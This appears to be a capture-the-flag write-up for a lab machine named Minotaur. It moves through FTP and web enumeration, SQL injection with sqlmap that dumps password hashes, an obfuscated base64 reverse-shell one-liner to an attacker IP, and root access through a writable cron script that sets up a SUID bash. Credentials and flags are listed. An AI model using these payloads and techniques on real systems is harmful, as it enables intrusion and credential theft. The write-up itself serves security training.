Minotaur

Enumeration

We see ftp server running and get anonymous access and downloads all the files availaible

```
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 pub
226 Transfer complete
ftp> cd pub
250 CWD command successful
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 .
drwxr-xr-x   3 root     root         4096 Jun 15 14:45 ..
drwxr-xr-x   2 root     root         4096 Jun 15 19:49 .secret
-rw-r--r--   1 root     root          141 Jun 15 14:57 message.txt
226 Transfer complete
ftp> mget *
mget message.txt?
200 PORT command successful
150 Opening BINARY mode data connection for message.txt (141 bytes)
226 Transfer complete
141 bytes received in 0.10 secs (1.3722 kB/s)
ftp> cd .secret
250 CWD command successful
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root         4096 Jun 15 19:49 .
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 ..
-rw-r--r--   1 root     root           30 Jun 15 19:49 flag.txt
-rw-r--r--   1 root     root          114 Jun 15 14:56 keep_in_mind.tx
226 Transfer complete
ftp> mget *
mget flag.txt?
200 PORT command successful
150 Opening BINARY mode data connection for flag.txt (30 bytes)
226 Transfer complete
30 bytes received in 0.00 secs (37.6083 kB/s)
mget keep_in_mind.txt?
200 PORT command successful
150 Opening BINARY mode data connection for keep_in_mind.txt (114 byte
226 Transfer complete
114 bytes received in 0.08 secs (1.3861 kB/s)
ftp>
```


gobuster ,ffuf werent working but nikto returned some interesting resullts


```
different fashion to the MIME type
Root page / redirects to: login.html
OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XS
OSVDB-3268: /css/: Directory indexing found.
OSVDB-3092: /css/: This might be interesting...
OSVDB-3268: /imgs/: Directory indexing found.
OSVDB-3092: /imgs/: This might be interesting...
OSVDB-3268: /logs/: Directory indexing found.
OSVDB-3092: /logs/: This might be interesting...
ERROR: Error limit (20) reached for host, giving up. Last error: error reading
Scan terminated:  15 error(s) and 12 item(s) reported on remote host
End Time:           2021-11-12 22:23:49 (GMT-5) (2135 seconds)
---------------------------------------------------------------------------
```

I checked /logs and found a log file containing password and username

```
email=Daedalus&password=g2e55kh4ck5r
```

I logged in the web login page which was the landing page






portscan


```
PORT     STATE SERVICE  REASON         VERSION
21/tcp   open  ftp      syn-ack ttl 61 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 pub
80/tcp   open  http     syn-ack ttl 61 Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
443/tcp  open  ssl/http syn-ack ttl 61 Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/
localityName=Berlin
| Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE/
localityName=Berlin
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b181 18f6 1a4d cb51 df5e 189c 40dd 3280
| SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAk+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBcMQswCQYDVQQGEwJERTEP
| MA0GA1UECBMGQmVybGluMQ8wDQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNo
| ZSBGcmllbmRzMRIwEAYDVQQDEwlsb2NhbGhvc3QwHhcNMDQxMDAxMDkxMDMwWhcN
| MTAwOTMwMDkxMDMwWjBcMQswCQYDVQQGEwJERTEPMA0GA1UECBMGQmVybGluMQ8w
| DQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNoZSBGcmllbmRzMRIwEAYDVQQD
| Ewlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMzLZFTC+qN6
| gTZfG9UQgXW3QgIxg7HVWnZyane+YmkWq+s5ZrUgOTPRtAF9I0AknmAcqDKD6p3x
| 8tnwGIWd4cDimf+JpPkVvV26PzkuJhRIgHXvtcCUbipi0kI0LEoVF1iwVZgRbpH9
| KA2AxSHCPvt4bzgxSnjygS2Fybgr8YbJAgMBAAGjgbcwgbQwHQYDVR0OBBYEFBP8
| X524EngQ0fE/DlKqi6VEk8dSMIGEBgNVHSMEfTB7gBQT/F+duBJ4ENHxPw5Sqoul
| RJPHUqFgpF4wXDELMAkGA1UEBhMCREUxDzANBgNVBAgTBkJlcmxpbjEPMA0GA1UE
| BxMGQmVybGluMRcwFQYDVQQKEw5BcGFjaGUgRnJpZW5kczESMBAGA1UEAxMJbG9j
| YWxob3N0ggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEEBQADgYEAFaDLTAkk
| p8J2SJ84I7Fp6UVfnpnbkdE2SBLFRKccSYZpoX85J2Z7qmfaQ35p/ZJySLuOQGv/
| IHlXFTt9VWT8meCpubcFl/mI701KBGhAX0DwD5OmkiLk3yGOREhy4Q8ZI+Eg75k7
| WF65KAis5duvvVevPR1CwBk7H9CDe8czwrc=
|_-----END CERTIFICATE-----
3306/tcp open  mysql?   syn-ack ttl 61
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   NULL:
|_    Host 'ip-10-4-30-255.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host 'ip-10-4-30-255.eu-west-1.compute.internal' is not allowed to connect to this MariaDB server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
```

SF-Port3306-TCP:V=7.92%I=7%D=11/12%Time=618F25C1%P=x86_64-pc-linux-gnu%r(N
SF:ULL,68,"d\0\0\x01\xffj\x04Host\x20'ip-10-4-30-255\.eu-west-1\.compute\.
SF:internal'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20Mar
SF:iaDB\x20server");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)

Exploitation

After logging in we have search bar which fetch users password hash from db but its not fetching instead of user Daedalus so i ran sqlmap and found it injectible






Found a db named labyrinth and got some info dumped

```
Database: labyrinth
Table: people
[5 entries]
+----------+--------------+----------------------------------+------------------+
| idPeople | namePeople   | passwordPeople                   | permissionPeople |
+----------+--------------+----------------------------------+------------------+
| 1        | Eurycliedes  | 42354020b68c7ed28dcdeabd5a2baf8e | user             |
| 2        | Menekrates   | 0b3bebe266a81fbfaa79db1604c4e67f | user             |
| 3        | Philostratos | b83f966a6f5a9cff9c6e1c52b0aa635b | user             |
| 4        | Daedalus     | b8e4c23686a3a12476ad7779e35f5eb6 | user             |
| 5        | M!n0taur     | 1765db9457f496a39859209ee81fbda4 | admin            |
+----------+--------------+----------------------------------+------------------+

[22:56:33] [INFO] table 'labyrinth.people' dumped to CSV file '/root/.local/share/sqlmap/output/10.1
yrinth/people.csv'
[22:56:33] [INFO] fetching columns for table 'creatures' in database 'labyrinth'
[22:56:43] [INFO] fetching entries for table 'creatures' in database 'labyrinth'
[22:56:50] [INFO] recognized possible password hashes in column 'passwordCreature'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:56:50] [INFO] using hash method 'md5_generic_passwd'
[22:56:50] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:56:57] [WARNING] no clear password(s) found
Database: labyrinth
Table: creatures
[4 entries]
+------------+--------------+----------------------------------+--------------------+
| idCreature | nameCreature | passwordCreature                 | permissionCreature |
+------------+--------------+----------------------------------+--------------------+
| 1          | Cerberos     | 3898e56bf6fa6ddfc3c0977c514a65a8 | user               |
| 2          | Pegasus      | 5d20441c392b68c61592b2159990abfe | user               |
| 3          | Chiron       | f847149233ae29ec0e1fcf052930c044 | user               |
| 4          | Centaurus    | ea5540126c33fe653bf56e7a686b1770 | user               |
+------------+--------------+----------------------------------+--------------------+

[22:56:57] [INFO] table 'labyrinth.creatures' dumped to CSV file '/root/.local/share/sqlmap/output/1
labyrinth/creatures.csv'
```

We were inputting Minotaur but username was M!n0taur as we can see so i cracked his hash because he has admin privilege

Logged in as Minotaur and got second flag

We had a secret directory and i tried some bash commands but this was returned



We were given a hint and it was a regex so we have to avoid any characters provided in regex and we are good to go

in bash back ticks `` are used to execute a command on first priority

We still dont have a proper shell but i got user flag through web rce

We can get a full reverse shell byn base64 encoding our payload ad piping it to base64 -d and pipe the stdout to bash

`echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuNC4zMC4yNTUvNTMgMD4amMQo | base64 -d | /bin/bash`

Database dump

Database: labyrinth
Table: people
[5 entries]
+----------+--------------+----------------------------------+------------------+
| idPeople | namePeople | passwordPeople | permissionPeople |
+----------+--------------+----------------------------------+------------------+
1	Eurycliedes	42354020b68c7ed28dcdeabd5a2baf8e	user
2	Menekrates	0b3bebe266a81fbfaa79db1604c4e67f	user
3	Philostratos	b83f966a6f5a9cff9c6e1c52b0aa635b	user
4	Daedalus	b8e4c23686a3a12476ad7779e35f5eb6	user
5	M!n0taur	1765db9457f496a39859209ee81fbda4	admin
+----------+--------------+----------------------------------+------------------+

[22:56:33] [INFO] table 'labyrinth.people' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.132.75/dump/labyrinth/people.csv'
[22:56:33] [INFO] fetching columns for table 'creatures' in database 'labyrinth'
[22:56:43] [INFO] fetching entries for table 'creatures' in database 'labyrinth'
[22:56:50] [INFO] recognized possible password hashes in column 'passwordCreature'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:56:50] [INFO] using hash method 'md5_generic_passwd'
[22:56:50] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:56:57] [WARNING] no clear password(s) found
Database: labyrinth
Table: creatures
[4 entries]
+------------+--------------+----------------------------------+--------------------+
| idCreature | nameCreature | passwordCreature | permissionCreature |
+------------+--------------+----------------------------------+--------------------+
1	Cerberos	3898e56bf6fa6ddfc3c0977c514a65a8	user
2	Pegasus	5d20441c392b68c61592b2159990abfe	user
3	Chiron	f847149233ae29ec0e1fcf052930c044	user
4	Centaurus	ea5540126c33fe653bf56e7a686b1770	user

+------------+--------------+----------------------------------+--------------------+

Post-Exploitation

We found a timer.sh file in /timers which echoes a line in a txt file

It may be a hidden cronjob,as the timer.sh is owned by root and we have write access to it too

```
daemon@labyrinth:/timers$ ls -la
ls -la
total 12
drwxrwxrwx  2 root root 4096 jún   15 18:01 .
drwxr-xr-x 26 root root 4096 nov    9 13:37 ..
-rwxrwxrwx  1 root root  120 nov   13 10:23 timer.sh
daemon@labyrinth:/timers$ cat timer.sh
cat timer.sh
#!/bin/bash
echo "dont fo...forge...ttt" >> /reminders/dontforget.txt
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
daemon@labyrinth:/timers$
```

we copy the bash into tmp and set it to suid and then run it with privileged flag -p

```
daemon@labyrinth:/timers$ /tmp/rootbash -p
/tmp/rootbash -p
rootbash-4.4# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) egid=0(root) groups=0(root),1(daemon)
rootbash-4.4#
```

Loot

Credentials

Potential Users

Daedalus

Minotaur

Web login

Daedalus : g2e55kh4ck5r
M!n0taur : aminotauro

Flags

flag 1

fl4g{tHa75_TH3_$7Ar7_ftPFLA9}

flag 2

fla6{7H@Ts_tHe_Dat48as3_F149}

user.txt

fla9{5upeR_secr37_uSEr_flaG}

root.txt

fL4G{YoU_R0OT3d_1T_coN9ra7$}